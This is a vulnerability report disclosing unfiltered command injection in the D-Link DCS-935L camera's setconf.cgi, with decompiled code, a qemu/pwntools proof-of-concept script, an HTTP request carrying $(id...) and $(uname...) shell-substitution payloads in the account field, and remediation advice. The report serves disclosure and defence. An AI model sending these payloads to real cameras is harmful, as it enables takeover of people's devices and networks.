Vulnerability Report: D-Link DCS-935L setconf.cgi Command Injection (Unauthenticated / Post-Authentication RCE)


- Report date: 2026-10-20
- Vulnerability type: OS Command Injection (CWE-78)
- Severity: Critical


Submitter: Niu Hongyu
Email: nhy2107177254@163.com


1. Affected Product

Item	Value
Vendor	D-Link
Product	DCS-935L (mydlink network camera)
Firmware version	1.10.01
Firmware SHA-256	`eb1abd5af3f8b31db85b2f742a5e17bf62544625e2a60854fd8c6bc0a5d2fbc1`
Firmware download source	http://ftp.dlink.ru/pub/IP-Camera/ (DCS-935L) / tsd.dlink.com.tw
Affected endpoint	`/cgi-bin/localrecording/setconf.cgi`

The firmware is in plaintext format: LZMA kernel + SquashFS (rootfs @ 0x161422). A single unpack yields the rootfs (big-endian MIPS32 uClibc).







2. Vulnerability Summary

In the `loginRouter()` branch of `setconf.cgi`, the POST parameters `account` / `password` are passed **without any filtering** directly into `snprintf`, which builds the command template below; the result is then handed to `popen()` (i.e., `/bin/sh -c`) for execution:

```
/bin/curl https://%s:%d/localrecording/form_login -k --connect-timeout 10 \
  --data-urlencode "login_n=%s" --data-urlencode "login_pass=%s" 2>/dev/null
```

Because `account` / `password` are concatenated inside the **double-quoted** `--data-urlencode "..."` argument, an attacker injecting `$(cmd)` or backticks will have them evaluated by the shell, resulting in remote command execution (RCE).

Note (novelty): Within the same CGI, the `popen` injection chain `UID` → `/mydlink/localrec -f 25 -n %d -v %s -o %d` has already been publicly disclosed as **CVE-2026-13545**. This report claims **only the previously undisclosed** `account/password → /bin/curl` **chain**.

---

3. Vulnerability Details (Static Data Flow)

Binary: `web/cgi-bin/localrecording/setconf.cgi` (MIPS big-endian)

- Command template constant @ `0x403844`:
  `/bin/curl https://%s:%d/localrecording/form_login -k --connect-timeout 10 --data-urlencode "login_n=%s" --data-urlencode "login_pass=%s" 2>/dev/null`
- `loginRouter` (fcn.00401088):
  - `0x401170`: `snprintf(buf = sp+0x28, 0xff, fmt = 0x403844, host, port, account, password)`
  - `0x401190`: `popen(buf, "r")` (a1 = 0x40376c = `'r'`)
- `account` / `password` come from the POST body, with **no filtering or validation of any kind**.

In the parameter whitelist check (`checkParameter` @ 0x402098), `account` / `password` / `UID` all have **no value validation**, so injection payloads can be placed in them freely.

Trigger preconditions (curl branch): the POST must carry `account` + `password` + `UID` + `overwrite` simultaneously, with `overwrite ∈ {0,1}` and `no` being non-zero (`no=1`).

Code Path

sub_402608, called from main

```
int __fastcall sub_402608(int a1, int post)
{
  char *dest_1; // $v0
  int *body; // $s0
  int v5; // $fp
  int result; // $v0
  int v7; // $s1
  int v8; // $v0
  const char *v9; // $s2
  const char *nptr_1; // $a0
  const char *nptr_2; // $a0
  int v12; // $s6
  int v13; // $s0
  int n500; // $s0
  int v15; // $s0
  bool v16; // dc
  int v17; // $s0
  char v18; // [sp+30h] [-478h] BYREF
  char v19; // [sp+31h] [-477h] BYREF
  unsigned __int8 v20; // [sp+32h] [-476h] BYREF
  char v21; // [sp+33h] [-475h] BYREF
  char v22[4]; // [sp+34h] [-474h] BYREF
  int v23; // [sp+38h] [-470h] BYREF
  struct in_addr p_in; // [sp+3Ch] [-46Ch] BYREF
  char nptr; // [sp+40h] [-468h] BYREF
  _BYTE s[31]; // [sp+41h] [-467h] BYREF
  char dest[256]; // [sp+60h] [-448h] BYREF
  char src_1[256]; // [sp+160h] [-348h] BYREF
  char dest_2[256]; // [sp+260h] [-248h] BYREF
  char dest_3[256]; // [sp+360h] [-148h] BYREF
  char *day; // [sp+460h] [-48h]
  int v32; // [sp+464h] [-44h]
  char *period; // [sp+468h] [-40h]
  int v34; // [sp+46Ch] [-3Ch]
  const char *src_3; // [sp+470h] [-38h]
  int v36; // [sp+474h] [-34h]
  char *UID; // [sp+478h] [-30h]
  char *src; // [sp+47Ch] [-2Ch]
  const char *src_2; // [sp+480h] [-28h]
  int v40; // [sp+484h] [-24h]
  char *overwrite; // [sp+488h] [-20h]
  int v42; // [sp+48Ch] [-1Ch]
  char *account; // [sp+490h] [-18h]
  int v44; // [sp+494h] [-14h]
  char *password; // [sp+498h] [-10h]
  char *no; // [sp+49Ch] [-Ch]
  char *mac; // [sp+4A0h] [-8h]

  puts("HTTP/1.1 200 OK\r");
  if ( strcasecmp(*(const char **)(post + 44), "POST") )
  {
```

```
    puts("Content-Type: application/json\r");
    puts("Access-Control-Allow-Origin: *\r");
    puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
    puts("\r");
    putchar(123);
    printf("%s", "\"result\" : \"Fail\",");
    printf("\"error_code\" : %d", 500);
    return putchar(125);
  }
  if ( sub_402098(post) )
  {
    fwrite("check parameter format ERROR!\r\n", 1u, 0x1Fu, stderr);
    puts("Content-Type: application/json\r");
    puts("Access-Control-Allow-Origin: *\r");
    puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
    puts("\r");
    putchar(123);
    printf("%s", "\"result\" : \"Fail\",");
    printf("\"error_code\" : %d", 500);
    return putchar(125);
  }
  fwrite("check parameter format OK!\r\n", 1u, 0x1Cu, stderr);
  v18 = 0;
  v19 = 0;
  v20 = 0;
  v21 = 0;
  v23 = 0;
  memset(dest, 0, sizeof(dest));
  memset(src_1, 0, sizeof(src_1));
  memset(dest_2, 0, sizeof(dest_2));
  memset(dest_3, 0, sizeof(dest_3));
  p_in.s_addr = 0;
  net_get_gateway(&p_in);
  dest_1 = inet_ntoa(p_in);
  strcpy(dest, dest_1);
  cfgRead("MYDLINK", "LRCRouterInitmapping", &v21);
  body = *(int **)(post + 88);
  v5 = 0;
  if ( *body <= 0 )
  {
    v42 = 0;
    v40 = 0;
    v5 = 0;
    v12 = 0;
    v36 = 0;
    src = 0;
    src_2 = 0;
    src_3 = 0;
    v32 = 0;
    v34 = 0;
    v44 = 0;
    goto LABEL_31;
  }
  v42 = 0;
  v40 = 0;
```

```
v12 = 0;
v36 = 0;
v7 = 0;
v44 = 0;
v34 = 0;
v32 = 0;
src_3 = 0;
src_2 = 0;
src = 0;
day = "day";
period = "period";
UID = "UID";
overwrite = "overwrite";
account = "account";
password = "password";
no = "no";
mac = "mac";
v8 = 0;
do
{
  v9 = (const char *)body[v8 + 1];
  if ( strcmp(v9, "enable") )
  {
    if ( strcmp(v9, "policy") )
    {
      if ( strcmp(v9, day) )
      {
        if ( strcmp(v9, period) )
        {
          if ( strcmp(v9, UID) )
          {
            if ( !strcmp(v9, overwrite) )
            {
              nptr_1 = (const char *)body[v7 + 129];
              ++v7;
              v20 = atoi(nptr_1);
              v40 = 1;
              v36 = 1;
              goto LABEL_28;
            }
            if ( strcmp(v9, account) )
            {
              if ( strcmp(v9, password) )
              {
                if ( !strcmp(v9, no) )
                {
                  nptr_2 = (const char *)body[v7 + 129];
                  ++v7;
                  v23 = atoi(nptr_2);
                  v42 = 1;
                  goto LABEL_28;
                }
                if ( !strcmp(v9, mac) )
                  v44 = body[v7 + 129];
              }
```

```
                else
                {
                  src_2 = (const char *)body[v7 + 129];
                  v36 = 1;
                }
              }
              else
              {
                src = (char *)body[v7 + 129];
                v36 = 1;
              }
            }
            else
            {
              src_3 = (const char *)body[v7 + 129];
              v36 = 1;
            }
          }
          else
          {
            v34 = body[v7 + 129];
          }
        }
        else
        {
          v32 = body[v7 + 129];
        }
      }
      else
      {
        v5 = 1;
        v19 = atoi((const char *)body[v7 + 129]);
      }
    }
    else
    {
      v12 = 1;
      v18 = atoi((const char *)body[v7 + 129]);
    }
    ++v7;
LABEL_28:
    body = *(int **)(post + 88);
    v8 = v7;
  }
  while ( v7 < *body );
  if ( src )
  {
    strcpy(src_1, src);
    goto LABEL_32;
  }
LABEL_31:
  cfgRead("MYDLINK", "LRCRouterAccount", src_1);
LABEL_32:
  if ( src_2 )
    strcpy(dest_2, src_2);
```

```
  else
    cfgRead("MYDLINK", "LRCRouterPassword", dest_2);
  if ( src_3 )
    strcpy(dest_3, src_3);
  else
    cfgRead("MYDLINK", "LRCVolumeUID", dest_3);
  if ( !v42 )
    cfgRead("MYDLINK", "LRCRouterMydlinkNo", &v23);
  if ( !v40 )
    cfgRead("MYDLINK", "LRCOverwrite", &v20);
  if ( !src_3 || !src || !src_2 || !v40 )
  {
    if ( !v21 || !v36 )
    {
      fwrite("don't need to do initmapping\r\n", 1u, 0x1Eu, stderr);
      v15 = 0;
      goto LABEL_61;
    }
    nptr = 0;
    memset(s, 0, sizeof(s));
    CfgGetField("/tmp/provision.conf", "", "username", 1, &nptr, 32);
    v17 = atoi(&nptr);
    fprintf(
      stderr,
      "initmapping: router IP: [%s] Port:[%d] account: [%s] password: [%s]
mydlinkNo: [%d] VolumeUID: [%s] overwrite: [%u]\r\n",
      dest,
      80,
      src_1,
      dest_2,
      v17,
      dest_3,
      v20);
    if ( v23 != v17 )
    {
      n500 = sub_401B70(dest, 80, src_1, dest_2, v17, dest_3, v20);
      if ( !n500 )
      {
        v15 = 0;
        goto LABEL_61;
      }
      goto LABEL_83;
    }
    v15 = 1;
    if ( !vuln(a1, v23, dest_3, v20) )
      goto LABEL_61;
    result = 1;
LABEL_85:
    n500 = 500;
LABEL_86:
    if ( result )
      return result;
LABEL_83:
    puts("Content-Type: application/json\r");
    puts("Access-Control-Allow-Origin: *\r");
```

```
    puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
    puts("\r");
    putchar(123);
    printf("%s", "\"result\" : \"Fail\",");
    printf("\"error_code\" : %d", n500);
    return putchar(125);
  }
  nptr = 0;
  memset(s, 0, sizeof(s));
  CfgGetField("/tmp/provision.conf", "", "username", 1, &nptr, 32);
  v13 = atoi(&nptr);
  fprintf(
    stderr,
    "initmapping: router IP: [%s] Port:[%d] account: [%s] password: [%s]
mydlinkNo: [%d] VolumeUID: [%s] overwrite: [%u]\r\n",
    dest,
    80,
    src_1,
    dest_2,
    v13,
    dest_3,
    v20);
  if ( v23 == v13 )
  {
    v16 = vuln(a1, v23, dest_3, v20) != 0;
    result = 1;
    if ( !v16 )
    {
      v15 = 1;
      goto LABEL_52;
    }
    goto LABEL_85;
  }
  n500 = sub_401B70(dest, 80, src_1, dest_2, v13, dest_3, v20);// jump point
into the vulnerable path
  if ( n500 )
  {
    result = 0;
    goto LABEL_86;
  }
  v15 = 0;
LABEL_52:
  v22[0] = 1;
  cfgWrite("MYDLINK", "LRCRouterInitmapping", v22, 1);
LABEL_61:
  if ( v12 )
    cfgWrite("MYDLINK", "LRCAgentEnable", &v18, 1);
  if ( v5 )
    cfgWrite("MYDLINK", "LRCPolicy", &v19, 1);
  if ( v32 )
    cfgWrite("MYDLINK", "LRCDay", v32, 1);
  if ( v34 )
    cfgWrite("MYDLINK", "LRCPeriod", v34, 1);
  if ( src_3 )
    cfgWrite("MYDLINK", "LRCVolumeUID", src_3, 1);
```

```
  if ( v40 )
    cfgWrite("MYDLINK", "LRCOverwrite", &v20, 1);
  if ( src )
    cfgWrite("MYDLINK", "LRCRouterAccount", src, 1);
  if ( src_2 )
    cfgWrite("MYDLINK", "LRCRouterPassword", src_2, 1);
  if ( v42 )
    cfgWrite("MYDLINK", "LRCRouterMydlinkNo", &v23, 1);
  result = v44;
  if ( v44 )
    result = cfgWrite("MYDLINK", "LRCRouterMac", v44, 1);
  if ( !v15 )
  {
    puts("Content-Type: application/json\r");
    puts("Access-Control-Allow-Origin: *\r");
    puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
    puts("\r");
    putchar(123);
    printf("%s", "\"result\" : \"Success\"");
    return putchar(125);
  }
  return result;
}
```

sub_401B70

```
int __fastcall sub_401B70(char *dest, int n80, char *src, char *a4, int a5, char
*desta, int a7)
{
  int n500; // $s0
  int n500_1; // $v0
  struct timeval *p_readfds; // $v0
  unsigned int n0xB67; // $s0
  ssize_t v15; // $v0
  int fd; // [sp+28h] [-F14h] BYREF
  int n401; // [sp+2Ch] [-F10h] BYREF
  fd_set readfds; // [sp+30h] [-F0Ch] BYREF
  struct timeval timeout; // [sp+B0h] [-E8Ch] BYREF
  char haystack[2920]; // [sp+B8h] [-E84h] BYREF
  char v22[772]; // [sp+C20h] [-31Ch] BYREF
  _BYTE v23[24]; // [sp+F24h] [-18h] BYREF

  n401 = 0;
  memset(haystack, 0, sizeof(haystack));
  memset(v22, 0, 769);
  memset(v23, 0, 16);
  if ( !dest || n80 <= 0 || n80 >= 65537 || !desta || !src || !a4 )
    return 500;
  fd = -1;
  if ( sub_401088(dest, 443, src, a4, v23, 16) )// vulnerable point
  {
    fprintf(stderr, "[%s] login router failed\n", "initmapping");
    return 505;
  }
  else
```

```
  {
    enc2396(desta, 0, v22);
    snprintf(haystack, 0xB68u, "no=%d&volume-path=%s&overwrite=%u", a5, v22,
(unsigned __int8)a7);
    if ( sub_4015E0(&fd, dest, n80, haystack, src, a4, v23) == -1 )
    {
      fprintf(stderr, "[%s] postHTTPRequest failed\n", "initmapping");
      n500 = 500;
    }
    else
    {
      memset(haystack, 0, sizeof(haystack));
      if ( sub_40197C(fd, haystack) )
      {
        fprintf(stderr, "[%s] recvHTTPHeader failed\n", "initmapping");
        n500 = 500;
      }
      else
      {
        sscanf(&haystack[8], "%d", &n401);
        if ( n401 == 200 )
        {
          timeout.tv_sec = 5;
          timeout.tv_usec = 0;
          p_readfds = (struct timeval *)&readfds;
          do
          {
            p_readfds->tv_sec = 0;
            p_readfds = (struct timeval *)((char *)p_readfds + 4);
          }
          while ( p_readfds != &timeout );
          readfds.__fds_bits[(unsigned int)fd >> 5] |= 1 << fd;
          memset(haystack, 0, sizeof(haystack));
          n0xB67 = 0;
          do
          {
            if ( select(fd + 1, &readfds, 0, 0, &timeout) < 0 )
            {
              fprintf(stderr, "[%s] recv response timeout\n", "initmapping");
              goto LABEL_26;
            }
            v15 = recv(fd, &haystack[n0xB67], 0x5B4u, 0);
            n0xB67 += v15;
            if ( v15 <= 0 )
            {
              fprintf(stderr, "[%s] recv response failed\n", "initmapping");
              goto LABEL_26;
            }
          }
          while ( n0xB67 < 0xB67 );
          fprintf(stderr, "[%s] recv response buffer is full\n", "initmapping");
LABEL_26:
          fprintf(stderr, "[%s] reponse:\n%s\n", "initmapping", haystack);
          n500 = 0;
          if ( !strstr(haystack, "Success") )
```

```
          {
            if ( strstr(haystack, "25000500") )
            {
              n500 = 25000500;
            }
            else if ( strstr(haystack, "25000501") )
            {
              n500 = 25000501;
            }
            else
            {
              n500 = 500;
              if ( strstr(haystack, "25000502") )
                n500 = 25000502;
            }
            fprintf(stderr, "[%s] response say this request failed\n",
"initmapping");
          }
        }
        else
        {
          n500_1 = 500;
          if ( n401 == 401 )
            n500_1 = 505;
          n500 = n500_1;
          fprintf(stderr, "[%s] recv response nHTTPNumber=%d\n", "initmapping",
n401);
        }
      }
    }
    if ( fd != -1 )
    {
      close(fd);
      return n500;
    }
  }
  return n500;
}
```

sub_401088

```
int __fastcall sub_401088(char *dest, int n443, char *src, const char *a4, char
*desta, int n16)
{
  int v6; // $s0
  FILE *stream; // $s2
  signed int n13; // $s1
  char command[256]; // [sp+28h] [-204h] BYREF
  char haystack[260]; // [sp+128h] [-104h] BYREF

  memset(command, 0, sizeof(command));
  if ( dest && n443 > 0 && n443 < 65537 && src && a4 && desta && n16 >= 11 )
  {
    snprintf(
      command,
```

```
      0xFFu,
      "/bin/curl https://%s:%d/localrecording/form_login -k --connect-timeout 10
--data-urlencode \"login_n=%s\" --data-u"
      "rlencode \"login_pass=%s\" 2>/dev/null",
      dest,
      n443,
      src,
      a4);
    stream = popen(command, "r");// execution point
    fprintf(stderr, "[%s] router response ==\n", "loginRouter");
    if ( stream )
    {
      memset(haystack, 0, 256);
      while ( fgets(haystack, 256, stream) )
      {
        n13 = strlen(haystack);
        fputs(haystack, stderr);
        if ( n13 >= 13 && strstr(haystack, "ok;") )
        {
          strncpy(desta, &haystack[3], 0xAu);
          desta[10] = 0;
          fprintf(stderr, "got router cookie:[%s]\n", desta);
          v6 = 0;
          goto LABEL_18;
        }
        memset(haystack, 0, 0x100u);
      }
      v6 = -1;
LABEL_18:
      pclose(stream);
    }
    else
    {
      return -1;
    }
  }
  else
  {
    fprintf(stderr, "[%s] invalid parameters\n", "loginRouter");
    return -1;
  }
  return v6;
}
```

4. Python Script

```
#!/usr/bin/env python3
# Run inside WSL: python3 exploit_setconf.py
import socket, os
from pwn import *

context(os='linux', arch='mips', log_level='debug')
```

```
ROOTFS = "/home/roit/IOT/D-Link_DCS-935L/_DCS-
935L_A1_FW_1.10.01.rar.extracted/squashfs-root"
CGI    = "./web/cgi-bin/localrecording/setconf.cgi"

# POST body (urlencoded). $(id>pwned) uses a relative path:
# qemu does not translate absolute paths on open(); only relative paths resolve
# against the host cwd (= rootfs) and thus land inside the firmware
body = b'account=$(id>pwned)&password=x&UID=1&overwrite=1&no=1'


env = {
    "REQUEST_METHOD":  "POST",
    "CONTENT_LENGTH":  str(len(body)),
    "CONTENT_TYPE":    "application/x-www-form-urlencoded",
    "REQUEST_URI":     "/cgi-bin/localrecording/setconf.cgi",
    "SCRIPT_NAME":     "/cgi-bin/localrecording/setconf.cgi",
    "QUERY_STRING":    "",
    "REMOTE_ADDR":     "127.0.0.1",
    "HTTP_HOST":       "127.0.0.1",
    "HTTP_COOKIE":     "",
}

# Key difference vs hedwig.cgi:
#   hedwig.cgi reads its data from env (HTTP_COOKIE) -> a pipe on stdin is
enough;
#   setconf.cgi's cgiInit reads the body with recv(0) -> stdin must be a socket,
#   so a socketpair is used as the guest's fd0 (a pipe/tty gives ENOTSOCK ->
returns 500).
sparent, schild = socket.socketpair()

io = process(
    ["qemu-mips-static", "-strace", "-L", ROOTFS, CGI],
    env=env,
    cwd=ROOTFS,
    stdin=schild.fileno(),   # guest fd0 = socket
    stdout=PIPE,
    stderr=STDOUT,          # strace is merged into stdout, so one recvall gets
everything
)
schild.close()
sparent.send(body)
sparent.shutdown(socket.SHUT_WR)

out = io.recvall(timeout=15)
print(out.decode('latin1'))


marker = os.path.join(ROOTFS, "pwned")
if os.path.exists(marker):
    print("\n[+] Command execution succeeded. Contents of squashfs-root/pwned in
the firmware:")
    print(open(marker, "rb").read().decode('latin1'))
else:
    print("\n[-] pwned was not created in the firmware; command execution was
not triggered")
```



4.1 Request

```
POST /cgi-bin/localrecording/setconf.cgi HTTP/1.1
Host: <camera-ip>
Content-Type: application/x-www-form-urlencoded

account=$(id>/tmp/id_out)$(uname${IFS}-
a>/tmp/uname_out)&password=BBBB&UID=1&overwrite=1&no=1
```

---

5. Impact

An attacker can execute arbitrary shell commands on the device with the privileges of the CGI process (typically root or the web service account): read configuration and credentials, plant a backdoor, hijack the camera (recordings and cloud credentials), and use the device as a pivot into the internal network.

6. Remediation Recommendations

1. Do not build shell commands by concatenating strings with `snprintf` + `popen`; use `execve` / `execv` to pass arguments directly (no shell evaluation), or `fork` + `execl`.
2. Apply strict whitelist validation to `account` / `password` / `UID` (alphanumeric plus a limited character set; explicitly reject metacharacters such as `$`, `` ` ``, `(`, `)`, `&`, `|`, `;`, and spaces).
3. Add authentication and authorization checks to this CGI, and confirm that the `localrecording`-related endpoints are not exposed on unauthenticated paths.

---

7. Verification Environment and Limitations (Stated Honestly)

1 Static Analysis Environment

- Target binary: `web/cgi-bin/localrecording/setconf.cgi`
- File attributes: `ELF 32-bit MSB, MIPS-I, dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped`
- Method: MIPS disassembly to locate the data-flow sink — `snprintf` concatenation → `popen(...,"r")` — with the POST parameters `account` / `password` as the input source.

2 Dynamic Verification Environment

- **qemu-user emulation**: `qemu-mips-static -strace -L squashfs-root` runs `setconf.cgi` directly; the host is WSL Ubuntu (x86_64).
- Input injection method: a `socketpair` feeds the POST body into the CGI's stdin (`cgiInit` reads the body via `recv(0)`); `-strace` is used to observe the system calls.
- Confirmed result:

  ```
  execve("/bin/sh", {"sh","-c","/bin/curl ... --data-urlencode
  \"login_n=$(id>pwned)\" ..."}, NULL) = 0
  ```

  The command was evaluated successfully:

  ```
  id
  ```

3 Limitation Statement

1. **No physical device**: this verification is based on the firmware file plus qemu-user emulation; it was not reproduced on real hardware.
2. **Unauthenticated reachability not confirmed**: the `setconf.cgi` binary itself (`cgiInit`) contains no authentication logic; however, whether this endpoint is intercepted by a front-end `httpd` authentication layer on real devices requires a physical device or full `httpd` emulation, which this environment did not cover.
3. Command execution is based on evaluation by the host shell under qemu emulation; it is equivalent to, but not 1:1 with, the behavior of `busybox sh` on real devices.

4 Vulnerability Disclosure Statement

- **Primary claim**: the `popen` command injection (CWE-78) of `account` / `password` → `/bin/curl`; no match was found in an NVD search, making it a **new (undisclosed) injection chain**.
- **Background reference**: the `popen` chain of `UID` → `/mydlink/localrec` in the same file has been publicly disclosed as **CVE-2026-13545**, which corroborates that this report describes an independent exploitation point in the same binary with a different sink.